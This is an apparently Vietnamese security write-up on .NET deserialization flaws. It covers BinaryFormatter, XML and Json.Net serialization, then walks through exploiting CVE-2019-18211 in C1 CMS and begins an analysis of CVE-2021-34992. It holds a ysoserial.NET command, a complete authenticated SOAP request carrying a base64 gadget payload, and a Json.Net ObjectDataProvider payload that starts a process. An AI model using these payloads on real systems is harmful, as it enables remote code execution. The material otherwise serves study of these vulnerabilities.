.NET DERSERIALIZATION

Mục lục

Tổng quan 2
1.1 Serialization và Deserialization trong C# .NET 2
1.2 Magic Method/Function 4
1.3 Debug dnspy 5
CVE-2019-18211: Binary Formatter Deserialization 7
CVE-2021-34992: Json Formatter Deserialization 12

TỔNG QUAN

C# là một ngôn ngữ lập trình hiện đại, hướng đối tượng, hướng thành phần và an toàn cho phép nhà phát triển xây dựng nhiều ứng dụng mạnh mẽ và an toàn trên .NET (https://learn.microsoft.com/en-us/dotnet/csharp/tour-of-csharp/)

.NET là hệ thống thực thi ảo được gọi là Common Language Runtime (CLR) và một tập hợp các lớp thư viện. CLR là thực thi(do Microsoft tạo ra)của Cơ sở hạ tầng ngôn ngữ chung (Common Language Infrastructure-CLI), một tiêu chuẩn quốc tế. CLI là cơ sở để tạo môi trường thực thi và phát triển trong đó các ngôn ngữ và thư viện hoạt động cùng nhau một cách liền mạch.

.NET là một nền tảng nhà phát triển được tạo thành từ các công cụ, ngôn ngữ lập trình và thư viện để xây dựng nhiều loại ứng dụng khác nhau. Một số thành phần có trong .NET framework:

- C#,F#,Visual Basic Program language

- Base library: String, Date, fileIO,..

- Editor, Tool

ASP.NET là nền tảng kế thừa .NET framework với những thư viện và công cụ để phát triển web application. (https://dotnet.microsoft.com/en-us/learn/aspnet/what-is-aspnet)

1.1 Serialization và Deserialization trong C# .NET

.NET hỗ trợ các kiểu serialization sau(https://learn.microsoft.com/en-us/dotnet/standard/serialization/)

Json Serialization: Chỉ serialize các thuộc tính công khai và không bảo tồn các type

Binary Serialization: Serialize nhị phân, bảo tồn các type

XML and Soap Serialization: Serialize XML và SOAP chỉ tuần tự hóa các thuộc tính và trường công khai và không duy trì độ trung thực của type

Binary Serialization cũ và lỗi thời và bị cấm trên các ứng dụng ASP.NET hiện đại.

.NET 7 coi nó là lỗi và không thể build được các ứng dụng nếu sử dụng kiểu Serialization này

(https://learn.microsoft.com/en-us/dotnet/core/compatibility/core-libraries/5.0/binaryformatter-serialization-obsolete)

Ví dụ BinarySerialization

Điều kiện: Object cần Serialize cần có Atribute [Serializable]

Các bước chung để Serialize:

- Tạo Stream Object

- Tạo BianryFormatter Object

- Gọi hàm BinaryFormatter.Serialize()

```
Program.cs > {} BinarySerialization > BinarySerialization.Test
using System;
using System.IO;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;
namespace BinarySerialization
{
0 references
public class BasicBinary{
    0 references
    static void Main(string[] args){
        Test test=new Test();
        test.Name="Thang";
        FileStream f=File.Create("BinaryTest.in");
        BinaryFormatter binaryFormatter=new BinaryFormatter();
        binaryFormatter.Serialize(f,test);

    }
}
[Serializable]
    2 references
    public class Test{
        3 references
        private String name;
        1 reference
        public String Name{
            get{
                return name;
            }
            set{
                name=value;
                Console.WriteLine("Name is: "+name);
            }
        }
    }

}
```

Output

```
PROBLEMS 2   OUTPUT   DEBUG CONSOLE   TERMINAL
PS D:\Web Pentest\NET\BasicBinary> cd .\bin\Debug\net6.0\
PS D:\Web Pentest\NET\BasicBinary\bin\Debug\net6.0> .\BasicBinary.exe
Name is: Thang
PS D:\Web Pentest\NET\BasicBinary\bin\Debug\net6.0>
```

```
PS D:\Web Pentest\NET\BasicBinary> cd .\bin\Debug\net6.0\
PS D:\Web Pentest\NET\BasicBinary\bin\Debug\net6.0> hexdump -C .\BinaryTest.in
000000  00 01 00 00 00 ff ff ff ff 01 00 00 00 00 00  ................
000010  00 0c 02 00 00 00 42 42 61 73 69 63 42 69 6e 61  ......BBasicBina
000020  72 79 2c 20 56 65 72 73 69 6f 6e 3d 31 2e 30 2e  ry, Version=1.0.
000030  30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75  0.0, Culture=neu
000040  74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54  tral, PublicKeyT
000050  6f 6b 65 6e 3d 6e 75 6c 6c 05 01 00 00 00 18 42  oken=null......B
000060  69 6e 61 72 79 53 65 72 69 61 6c 69 7a 61 74 69  inarySerializati
000070  6f 6e 2e 54 65 73 74 01 00 00 00 04 6e 61 6d 65  on.Test.....name
000080  01 02 00 00 00 06 03 00 00 00 05 54 68 61 6e 67  ...........Thang
000090  0b                                               .
PS D:\Web Pentest\NET\BasicBinary\bin\Debug\net6.0>
```

Deserialize

```
static void Der(string path){
    FileStream file=File.OpenRead(path);
    BinaryFormatter binary=new BinaryFormatter();
    Test t;
    t=(Test)binary.Deserialize(file);
    file.Close();
    Console.WriteLine("After Deserialize: Name is "+ t.Name);
```

```
PS D:\Web Pentest\NET\BasicBinary\bin\Debug\net6.0> .\BasicBinary.exe
Name is: Thang
After Deserialize: Name is Thang
```

Ví dụ về XML Serialization

```
        static void MySerializer(MyConsoleText txt, string path)
        {

            var ser=new XmlSerializer(typeof(MyConsoleText)); //inform to XmlSerializer type of object
            TextWriter writer=new StreamWriter(path);
            ser.Serialize(writer,txt);
            writer.Close();


        }
        1 reference
        static void Deserialize(MyConsoleText txt, string path)
        {
            var ser=new XmlSerializer(typeof(MyConsoleText)); //inform to XmlSerializer type of object
            var fileStream=new FileStream(path,FileMode.Open,FileAccess.Read);
            var StreamReader=new StreamReader(fileStream);
            ser.Deserialize(StreamReader);
        }
    }
    6 references
    public class MyConsoleText
        {
            3 references
            private String _text;
            1 reference
            public String Text
            {
                get {return _text;}
                set{
                    _text=value;
                    Console.WriteLine("My fist console text class say: "+_text);
                }
            }
        }
}
```

Cần xác định kiểu cho XmlSerializer

```
0 references
static void Main(string[] args)
{
    MyConsoleText myText=new MyConsoleText();
    myText.Text=args[0];
    var path="D:\\Web Pentest\\NET\\BasicXMLSerializer\\basicXML.txt";
    MySerializer(myText,path);
    Deserialize(myText,path);
}
```

```
PS D:\Web Pentest\NET\BasicXMLSerializer\bin\Debug\net7.0> .\BasicXMLSerializer.exe HelloWorld
My fist console text class say: HelloWorld
My fist console text class say: HelloWorld
PS D:\Web Pentest\NET\BasicXMLSerializer\bin\Debug\net7.0>
```

Output hàm Serialize

```
basicXML.txt
<?xml version="1.0" encoding="utf-8"?>
<MyConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Text>Hello World</Text>
</MyConsoleText>
```

1.2 Magic Method/Function

- Get/Set

- Onserializing/Onserialized/Deserializing/Deserialized

-Constructor/Destructor

Vd magic funtion

```
42          [OnSerializing]
            0 references
43          private void testOnserializing(StreamingContext context){
44              Console.WriteLine("Test Onserializing");
45          }
46          [OnSerialized]
            0 references
47          private void testOnserialized(StreamingContext context){
48              Console.WriteLine("Test Onserialized");
49          }
50            [OnDeserializing]
            0 references
51          private void testOnDerializing(StreamingContext context){
52              Console.WriteLine("Test Dserializing");
53          }
54            [OnDeserialized]
            0 references
55          private void testOnDerialized(StreamingContext context){
56              Console.WriteLine("Test Dserialized");
57          }
58
```


Khi thực hiện Serialize() hoặc Deserialize() các hàm tương ứng sẽ được gọi và in ra màn hình.

1.3 Debug dnspy

- Cài đặt .NET Sdk tại https://dotnet.microsoft.com/en-us/download/dotnet

- Enable IIS và các dịch vụ cần thiết

Windows Features-> turn Windows features on or off




Set debug true in web.config

```xml
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <!-- Hey Dev! Changing or removing existing elements in this file may cause functionality in C1 CMS to break -->
  <system.web>
    <caching>
      <outputCacheSettings>
        <outputCacheProfiles>
          <add name="C1Page" duration="60" varyByCustom="C1Page" varyByParam="*" />
        </outputCacheProfiles>
      </outputCacheSettings>
    </caching>
    <compilation debug="true" optimizeCompilations="true" targetFramework="4.0">
      <assemblies>
        <add assembly="System.Collections, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
        <add assembly="System.IO.Compression, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" />
        <add assembly="System.Runtime, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A" />
        <add assembly="System.Security, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A" />
        <add assembly="System.Transactions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" />
        <add assembly="System.Workflow.Activities, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
        <add assembly="System.Workflow.ComponentModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
      </assemblies>
      <buildProviders>
        <add extension=".cshtml" type="System.Web.WebPages.Razor.RazorBuildProvider, System.Web.WebPages.Razor" />
      </buildProviders>
    </compilation>
    <customErrors mode="RemoteOnly">
      <error statusCode="404" redirect="Renderers/FileNotFoundHandler.ashx" />
    </customErrors>
```

- Run dnspy as Administrator


- Debug->Attach to Process->w3wp.exe




w3wp.exe là tiến trình của iis service web application.

Nếu không thấy xuất hiện tiến trình này cần kiểm tra lại iis server đảm bảo rằng nó hoạt động và có thể truy cập trang web từ trình duyệt. Đảm bảo dnspy chạy dưới quyền Administrator.

Tại tab Modules chọn Open All Modules để load thư viện



Set breakpoint và debug



CVE-2019-18211: BINARY FORMATTER DESERIALIZATION

Trigger

Composite.C1Console.Security.EntityTokenSerializer.DeserializeLegacy

```
60      private static EntityToken DeserializeLegacy(string serializedEntityToken, bool includeHashValue)
61      {
62          Dictionary<string, string> dictionary = StringConversionServices.ParseKeyValueCollection(serializedEntityToken);
63          if (!dictionary.ContainsKey("entityTokenType") || !dictionary.ContainsKey("entityToken") || (includeHashValue && !dictionary.ContainsKey("entityTokenHash")))
64          {
65              throw new ArgumentException("Failed to deserialize the value. Is has to be serialized with EntityTokenSerializer.", "serializedEntityToken");
66          }
67          string fullName = StringConversionServices.DeserializeValueString(dictionary["entityTokenType"]);
68          string text = StringConversionServices.DeserializeValueString(dictionary["entityToken"]);
69          if (includeHashValue)
70          {
71              HashValue hashValue = HashValue.Deserialize(StringConversionServices.DeserializeValueString(dictionary["entityTokenHash"]));
72              if (!HashSigner.ValidateSignedHash(text, hashValue))
73              {
74                  throw new SecurityException("Serialized entity token is tampered");
75              }
76          }
77          Type type = TypeManager.GetType(fullName);
78          MethodInfo method = type.GetMethod("Deserialize", BindingFlags.Static | BindingFlags.Public);
79          if (method == null)
80          {
81              throw new InvalidOperationException(string.Format("The entity token {0} is missing a public static Deserialize method taking a string as parameter and
                  returning an {1}", type, typeof(EntityToken)));
82          }
83          EntityToken entityToken;
84          try
85          {
86              entityToken = (EntityToken)method.Invoke(null, new object[]
87              {
88                  text
89              });
90          }
91          catch (Exception innerException)
92          {
93              throw new EntityTokenSerializerException(string.Format("Failed to deserialize entity token '{0}'", serializedEntityToken), innerException);
94          }
95          if (entityToken == null)
96          {
97              throw new EntityTokenSerializerException(string.Format("Deserialization function returned null value. EntityToken: '{0}'", serializedEntityToken));
98          }
99          return entityToken;
100     }
```

1. Chuyển chuỗi serializedEntityToken thành dạng Dictionary dạng Key Value với định dạng của Key và Value đều là string. <Dòng 62>

2. Lấy giá trị fullname và text từ dictionary

3. Lấy type từ fullname và method từ fullname có tên là “Deserialization”. Điều kiện là Static hoặc Public.

4. Invoke(Gọi) phương thức method đã tìm được ở trên (Deserialize) với tham số là text

Cần tìm một method Deserialization thỏa mãn điều kiện là 1 static method và một tham số dạng string.

Microsoft.Practices.EnterpriseLibrary.Logging.Formatters.BinaryLogFormatter

```
25        // Token: 0x0600027A RID: 634 RVA: 0x00006C40 File Offset: 0x00005C40
26        public static LogEntry Deserialize(string serializedLogEntry)
27        {
28            LogEntry result;
29            using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(serializedLogEntry)))
30            {
31                result = (LogEntry)BinaryLogFormatter.GetFormatter().Deserialize(memoryStream);
32            }
33            return result;
34        }
35
```

Sau khi xử lí cần Parse được


fullName = Microsoft.Practices.EnterpriseLibrary.Logging.Formatters.BinaryLogFormatter

keyValueCollection["entityTokenType"] = Microsoft.Practices.EnterpriseLibrary.Logging.Formatters.BinaryLogFormatter

keyValueCollection["entityToken"] = base64(payloadGadget)

Tìm vị trí có thể truyền giá trị vào EntityTokenSerializer.DeserializeLegacy tại

Composite.Core.WebClient.FlowMediators.TreeServiceFacade.GetMultipleChildren



Là một SOAP service

Tạo payload tự động với ysoserial .NET

Ysoserial -g TypeConfuseDelegate -f BinaryFormatter -c “cmd.exe /C echo pwned> C:\Users\Public\Downloads\CVE-2019-18211.txt” -o base64

Request Soap Service. Cần authentication với tài khoản hợp lệ

POST /Composite/services/Tree/TreeServices.asmx HTTP/1.1

Host: c1cms.test

Content-Type: text/xml; charset=utf-8

Content-Length: 3868

SOAPAction: "http://www.composite.net/ns/management/GetMultipleChildren"

Cookie: CompositeVersionString_1001871722_371857150=6.6.6912.30810; mode_1001871722_371857150=operate; .CMSAUTH_1001871722_371857150=D71083A98582EBA59FB25AB3E6E02F23EF6A644B995E23E470359F8A35404A69D23B5091293DA5FD79491248E13558AF41A8BD84B3FACDEDC4CF8D62649DE0974AFF8007A510B8BBBA1ED4F2657CEC6B66DAA6D5AF3A52B2A22BD692E7D3ADB9

Connection: close


```
<?xml version="1.0" encoding="utf-8"?>

<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">

  <soap:Body>

    <GetMultipleChildren xmlns="http://www.composite.net/ns/management">

      <clientProviderNameEntityTokenPairs>

        <RefreshChildrenParams>

          <ProviderName>string</ProviderName>
```

<EntityToken>entityTokenType='Microsoft.Practices.EnterpriseLibrary.Logging.Formatters.BinaryLogFormatter'
entityToken='AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BQEAAACEAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLlNvcnRlZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQQAAAAFQ291bnQIQ29tcGFyZXIHVmVyc2lvbgVJdGVtcwADAAYIjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0IAgAAAAIAAAAJAwAAAAIAAAAJBAAAAAQDAAAAjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJs
```
```

aWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0BAAAAC19jb21wYXJpc2
9uAyJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyCQUAA
AARBAAAAAIAAAAGBgAAAEcvYyBjbWQuZXhlIC9DIGVjaG8gcHduZWQg
PiBDOlxVc2Vyc1xQdWJsaWNcRG93bmxvYWRzXENWRS0yMDE5LTE4MjEx
LnR4dAYHAAAAA2NtZAQFAAAAIlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6Y
XRpb25Ib2xkZXIDAAAACERlbGVnYXRlB21ldGhvZDAHbWV0aG9kMQMD
AzBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGV
nYXRlRW50cnkvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1Nlcmlhb Gl
6YXRpb25Ib2xkZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1Nlcmlh
bGl6YXRpb25Ib2xkZXIJCAAAAAkJAAAACQoAAAAECAAAADBTeXN0ZW
0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cn
kHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbW
JseQ50YXJnZXRUeXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnk
BAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRG
VsZWdhdGVFbnRyeQYLAAAAsAJTeXN0ZW0uRnVuY2AzW1tTeXN0ZW0uU
3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5l
dXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldLFtTe
XN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdW
x0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUw
ODldLFtTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcywgU3lzdGVtLCBWZX
JzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9r
ZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBgwAAABLbXNjb3JsaWIsIFZlcnNpb2
49NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1i
NzdhNWM1NjE5MzRlMDg5CgYNAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuM
C4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1Yz
U2MTkzNGUwODkGDgAAABpTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2Vzc
wYPAAAABVN0YXJ0CRAAAAAECQAAAC9TeXN0ZW0uUmVmbGVjdGlvbi
5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgcAAAAETmFtZQxBc3Nlb
WJseU5hbWUJQ2xhc3NOYW1lCVNpZ25hdHVyZQpTaWduYXR1cmUyCk1lb
WJlclR5cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEBAAMIDVN5c3RlbS5UeX
BlW10JDwAAAAkNAAAACQ4AAAAGFAAAAD5TeXN0ZW0uRGlhZ25vc3R
pY3MuUHJvY2VzcyBTdGFydChTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3
RyaW5nKQYVAAAAPlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0
KFN5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpCAAAAAoBCgAAAAkAAA
AGFgAAAAdDb21wYXJlCQwAAAAGGAAAAA1TeXN0ZW0uU3RyaW5nBhk
AAAArSW50MzIgQ29tcGFyZShTeXN0ZW0uU3RyaW5nLCBTeXN0ZW0uU3R
yaW5nKQYaAAAAMlN5c3RlbS5JbnQzMiBDb21wYXJlKFN5c3RlbS5TdHJpbm
csIFN5c3RlbS5TdHJpbmcpCAAAAAoBEAAAAAgAAAAGGwAAAHFTeXN0Z
W0uQ29tcGFyaXNvbmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVm
Vyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2
VuPWI3N2E1YzU2MTkzNGUwODldXQkMAAAACgkMAAAACRgAAAAJFg
AAAAoL'</EntityToken>

<Piggybag>string</Piggybag>

<SearchToken>string</SearchToken>

</RefreshChildrenParams>

```
    </clientProviderNameEntityTokenPairs>
  </GetMultipleChildren>
 </soap:Body>
</soap:Envelope>
```

Video exploit

https://youtu.be/mt6rlwBB4YA

CVE-2021-34992: JSON FORMATTER DESERIALIZATION

Một số khái niệm:

Object được truyền vào sau khi qua hàm JsonConvert.SerializeObject được output json string

Theo https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf Có thể tấn công .NET Deserialization sử dụng thư viện Json.Net với các điều kiện như trong mô tả

Name	Language	Type Discriminator	Type Control	Vector
FastJSON	.NET	Default	Cast	Setter
Json.Net	.NET	Configuration	Expected Object Graph Inspection (weak)	Setter Deser. Callbacks Type Converters
FSPickler	.NET	Default	Expected Object Graph Inspection (weak)	Setter Deser. callbacks

Theo đó

TypeNameHandling bao gồm thông tin về type khi serialize Json và đọc thông tin về type khi khởi tạo object khi deserialize Json.

```
var deser = JsonConvert.DeserializeObject<Expected>(json, new
JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.All
});
```

Or by annotating a property of a type to be serialized with the `[JsonProperty]` annotation:

```
[JsonProperty(TypeNameHandling = TypeNameHandling.All)]
public object Body { get; set; }
```

The possible values for `TypeNameHandling` are:

None	0	Do not include the type name when serializing types
Objects	1	Include the .NET type name when serializing into a JSON object structure.
Array	2	Include the .NET type name when serializing into a JSON array structure.
All	3	Always include the .NET type name when serializing.
Auto	4	Include the .NET type name when the type of the object being serialized is not the same as its declared type.

Nếu Json.Net được định cấu hình để sử dụng cài đặt TypeNameHandling không an toàn và object grapth có chứa thành phần có thể inject thì kẻ tấn công có thể sử dụng nhiều loại tiện ích vì Json.Net sẽ gọi nhiều phương thức:

• **Setters**

• Serialization Constructor

• Type Converters

• OnError annotated methods

Để sử dụng nó với dữ liệu không đáng tin cậy, KHÔNG sử dụng bất kỳ TypeNameHandling nào ngoài None hoặc sử dụng SerializationBinder để xác thực và đưa vào danh sách trắng các type mong muốn.

Ví dụ về TypeNameHandling và Json Deserialization : basicjson

Breeze (CVE-2017-9424)

Theo https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf

Serializer Settings

```
50      protected virtual JsonSerializerSettings CreateJsonSerializerSettings() {
51
52        var jsonSerializerSettings = new JsonSerializerSettings() {
53          NullValueHandling = NullValueHandling.Include,
54          PreserveReferencesHandling = PreserveReferencesHandling.Objects,
55          ReferenceLoopHandling = ReferenceLoopHandling.Ignore,
56          TypeNameHandling = TypeNameHandling.Objects,
57          TypeNameAssemblyFormat = FormatterAssemblyStyle.Simple,
58        };
```

Một cài đặt Serializer không an toàn

Unsafe Deserialization & Entrypoint

```
56      protected void InitializeSaveState(JObject saveBundle)
57      {
58        JsonSerializer = CreateJsonSerializer();
59
60        var dynSaveBundle = (dynamic)saveBundle;
61        var entitiesArray = (JArray)dynSaveBundle.entities;
62        var dynSaveOptions = dynSaveBundle.saveOptions;
63        SaveOptions = (SaveOptions)JsonSerializer.Deserialize(new JTokenReader(dynSaveOptions), typeof(SaveOptions));
64        SaveWorkState = new SaveWorkState(this, entitiesArray);
65      }
```

```
357    public class SaveOptions {
358      public bool AllowConcurrentSaves { get; set; }
359      public Object Tag { get; set; }
360    }
```

Hàm Deserialize không an toàn và class giúp thực thi hàm nguy hiểm

Thay đổi Object Tag

```
"saveOptions": {"AllowConcurrentSaves": true,"Tag": {"$type":"System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35",
"MethodName":"Start","MethodParameters":{"$type":"System.Collections.ArrayList, mscorlib","$values":
["calc"]},"ObjectInstance":{"$type":"System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"}}}
```

Khi Deserialze json-> Tạo Object SaveOptions-> Phương thức set được thực thi.

Payload generate từ ysoserial .NET với gadget ObjectProvider format json.

Tham khảo video demo: https://youtu.be/ZBfBYoK_Wr0?t=1149

Phân tích CVE-2021-34992

Tìm kiếm với TypeNameHandling

```
CompositeJsonSerializer
79              text = (string)method.Invoke(obj, null);
80          }
81          int num = shouldSign ? HashSigner.GetSignedHash(text).GetHashCode() : 0;
82          string text2 = CompositeJsonSerializer.IsJsonSerialized(text) ? text.Substring(1, text.Length - 2) : string.Format("\"{0}\":\"{1}\"", "meta:obj", text);
83          return string.Concat(new string[]
84          {
85              "{",
86              text2,
87              string.Format(",\"{0}\":\"{1}\"", "meta:type", CompositeJsonSerializer.GetSerializedTypeName(type)),
88              shouldSign ? string.Format(",\"{0}\":\"{1}\"", "meta:hash", num) : "",
89              "}"
90          });
91      }
92
93      // Token: 0x0600382A RID: 14378 RVA: 0x000B8EFB File Offset: 0x000B70FB
94      public static T Deserialize<T>(string str)
95      {
96          return JsonConvert.DeserializeObject<T>(str, new JsonSerializerSettings
97          {
98              TypeNameHandling = TypeNameHandling.Auto,
99              Binder = CompositeSerializationBinder.Instance
100         });
101     }
102
103     // Token: 0x0600382B RID: 14379 RVA: 0x000B8F1C File Offset: 0x000B711C
104     public static T Deserialize<T>(params string[] strs)
105     {
106         JObject jobject = new JObject();
107         JsonMergeSettings settings = new JsonMergeSettings
108         {
109             MergeArrayHandling = MergeArrayHandling.Union
110         };
100 %

Analyzer
TypeNameHandling @020000CC
  Exposed By
  Extension Methods
  Used By
    Composite.Core.Serialization.CompositeJsonSerializer.Deserialize(string) : object @0600382C
    Composite.Core.Serialization.CompositeJsonSerializer.Deserialize(string) : T @0600382A
      Used By
      Uses
    Composite.Core.Serialization.CompositeJsonSerializer.Deserialize(string[]) : T @0600382B
    Composite.Core.Serialization.CompositeJsonSerializer.PartialJsonConvertor.WriteJson(JsonWriter, object, JsonSerializer) : void @060070E7
    Composite.Core.Serialization.CompositeJsonSerializer.Serialize(object) : string @06003826
    Composite.Core.Serialization.CompositeJsonSerializer.SerializeObject(object) : string @06003827
    Newtonsoft.Json.JsonContainerAttribute.ItemTypeNameHandling : TypeNameHandling @17000095
    Newtonsoft.Json.JsonContainerAttribute._itemTypeNameHandling : TypeNameHandling? @040000D5
    Newtonsoft.Json.JsonPropertyAttribute.ItemTypeNameHandling : TypeNameHandling @170000A8
    Newtonsoft.Json.JsonPropertyAttribute.TypeNameHandling : TypeNameHandling @170000A2
    Newtonsoft.Json.JsonPropertyAttribute._itemTypeNameHandling : TypeNameHandling? @040000FB
    Newtonsoft.Json.JsonPropertyAttribute._typeNameHandling : TypeNameHandling? @040000F5
    Newtonsoft.Json.JsonSerializer.ApplySerializerSettings(JsonSerializer, JsonSerializerSettings) : void @0600034C
    Newtonsoft.Json.JsonSerializer.JsonSerializer() : void @06000347
    Newtonsoft.Json.JsonSerializer.TypeNameHandling : TypeNameHandling @170000B0
    Newtonsoft.Json.JsonSerializer._typeNameHandling : TypeNameHandling @04000101
    Newtonsoft.Json.JsonSerializerSettings.DefaultTypeNameHandling : TypeNameHandling @04000126
    Newtonsoft.Json.JsonSerializerSettings.TypeNameHandling : TypeNameHandling @170000CF
```

TypeNameHandling được sử dụng tại CompositeJsonSerializer

Binder: Cho phép user kiểm soát việc loading class và class nào được load

```
CompositeSerializationBinder
10      {
11          // Token: 0x17000F35 RID: 3893
12          // (get) Token: 0x06003830 RID: 14384 RVA: 0x000B9118 File Offset: 0x000B7318
13          public static SerializationBinder Instance { get; } = new CompositeSerializationBinder();
14
15          // Token: 0x06003831 RID: 14385 RVA: 0x000B9120 File Offset: 0x000B7320
16          public override void BindToName(Type serializedType, out string assemblyName, out string typeName)
17          {
18              typeName = serializedType.FullName;
19              Guid guid;
20              if (typeName.StartsWith("CompositeGenerated.", StringComparison.OrdinalIgnoreCase) && Guid.TryParse(serializedType.Assembly.GetName().Name, out guid))
21              {
22                  assemblyName = "Composite.Generated";
23                  return;
24              }
25              assemblyName = serializedType.Assembly.FullName;
26          }
27
28          // Token: 0x06003832 RID: 14386 RVA: 0x000B9174 File Offset: 0x000B7374
29          public override Type BindToType(string assemblyName, string typeName)
30          {
31              if (assemblyName == "Composite.Generated" && typeName.StartsWith("CompositeGenerated.", StringComparison.OrdinalIgnoreCase))
32              {
33                  Type type = TypeManager.TryGetType(string.Format("{0}, {1}", typeName, assemblyName)) ?? TypeManager.TryGetType(typeName);
34                  if (type != null)
35                  {
36                      return type;
37                  }
38              }
39              return base.BindToType(assemblyName, typeName);
40          }
```

Phương thức Deserialize sẽ khai thác được nếu thỏa mãn các điều kiện:

- str truyền vào kiểm soát được

- Kiểm soát được T (Type Parameter). Là kiểu object

- Binder kiểm soát không chặt (thỏa mãn)

Tiếp tục Analyze Deserialize trong CompositeJsonSerializer

```
Composite.Core.Serialization.CompositeJsonSerializer.Deserialize(string) : T @0600382A
  Used By
    Composite.C1Console.Elements.ElementProviderHelpers.AssociatedDataElementProviderHelper.AssociatedDataElementProviderHelperEntityToken.Deserialize(string) : EntityToken @06004685
    Composite.C1Console.Elements.SearchToken.Deserialize(string) : SearchToken @06004511
    Composite.C1Console.Security.EntityToken.DoDeserialize(string, out string, out string, out string, out Dictionary<string, string>) : void @06004340
    Composite.C1Console.Trees.Foundation.TreePerspectiveEntityToken.Deserialize(string) : EntityToken @060041CA
    Composite.C1Console.Trees.TreeFunctionElementGeneratorEntityToken.Deserialize(string) : EntityToken @06003FC0
    Composite.C1Console.Trees.TreeSimpleElementEntityToken.Deserialize(string) : EntityToken @060041BB
    Composite.Core.Serialization.CompositeJsonSerializer.Deserialize(string, bool) : T @0600382D
    Composite.Data.DataSourceId.Deserialize(string, out DataSourceId, bool) : bool @06001D96
    Composite.Plugins.Elements.ElementProviders.GeneratedDataTypesElementProvider.GeneratedDataTypesElementProviderTypeEntityToken.Deserialize(string) : EntityToken @06001948
    Composite.Plugins.Elements.ElementProviders.PackageElementProvider.PackageElementProviderAvailablePackagesItemEntityToken.Deserialize(string) : EntityToken @060017F9
